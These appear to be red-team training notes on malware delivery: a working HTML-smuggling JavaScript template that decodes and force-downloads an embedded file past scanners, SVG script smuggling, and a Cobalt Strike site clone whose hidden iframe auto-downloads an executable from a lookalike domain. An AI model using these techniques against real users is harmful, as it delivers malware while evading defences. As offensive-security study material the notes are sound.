Delivery
HTML Smuggling
- it used to be that phishing only required the user to click on a button in an email:
- user clicks on button with simple HREF
- file itself sits in web root such as
/var/www/html/report.zip - when clicked, user's browser perform another HTTP GET request to fetch the resource
- however these days the file content can be scanned from the HTTP response
- Solution is to use HTML smuggling where we encode the file in the HTML content itself
- Then use Javascript to decode and download it to victim machine
<html>
    <head>
        <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.5.2/css/brands.min.css">
    </head>
    <body>
        <button class="btn" onclick="downloadFile()"><i class="fa fa-download"></i> Download</button>

        <script>
            function convertFromBase64(base64) {
                let binary_string = window.atob(base64);
                let len = binary_string.length;
                let bytes = new Uint8Array(len);
                for (let i = 0; i < len; i++) {
                    bytes[i] = binary_string.charCodeAt(i);
                }
                return bytes.buffer;
            }

            function downloadFile() {
                const file = 'VGhpcyBpcyBhIHNtdWdnbGVkIGZpbGU=';
                const fileName = 'test.txt';
                let data = convertFromBase64(file);
                let blob = new Blob([data], {type: 'octet/stream'});
                if (window.navigator.msSaveOrOpenBlob) {
                    window.navigator.msSaveBlob(blob,fileName);
                }
                else {
                    const a = document.createElement('a');
                    document.body.appendChild(a);
                    a.style = 'display: none';
                    const url = window.URL.createObjectURL(blob);
                    a.href = url;
                    a.download = fileName;
                    a.click();
                    window.URL.revokeObjectURL(url);
                }
            }
        </script>
    </body>
</html>
- the file content is base64 encoded and held in
filevariable which means the content is already in victim's browser when they load the page downloadFileis called which automatically invokes it- the browser will then drop the file into the user's downloads directory
SVG Smuggling
- also allows embedded JavaScript
Normal SVG XML look like:
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
   <circle cx="50" cy="50" r="40" stroke="black" stroke-width="4" fill="none" />
   Sorry, your browser does not support inline SVG.
</svg>
Using SVG smuggling:
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
<circle cx="50" cy="50" r="40" stroke="black" stroke-width="4" fill="none" />
<script>
    alert('Hello World');
</script>
Sorry, your browser does not support inline SVG.
</svg>
Cobalt Strike Site Clone
- CS can clone a website and then embed a URL that the targets browser will automatically download without needing a user to click on anything
Host File
- go to Site Management > Host File

File: origina file to upload (access package)Local URI: URI that Cobalt Strike's web server will make file available onLocal Host: sets the URL for the hosted file. defaults to team server pub IP address but can also be a domain. domain must pont to pub IP of team server thoughLoacl Port: defines the port that the file will be hosted onMime Type: sets Content-Type that sever will serve file as. Automatic will let it decide best type to use based on file extension- once hosted it will appear in Sites manager (Site Management > Manage)

Next we need to create the clone site and embed the above file into it
- go to Management > Clone Site

Once cloned you will get another URI back which is a concatenation of the local host, local port, and local uri http://bleepingcomputer.com:80/download/gpu-z/
That is the url to send to the user. when they visit the site they will see the cloned website and the download will happen automatically

This works by embedding a hidden iframe into the cloned page
<IFRAME SRC="http://www.bleepincomputer.com:80/dl/windows/utilities/system-information/g/gpu-z/GPU-Z.2.22.0.exe?id=null" WIDTH="0" HEIGHT="0"></IFRAME>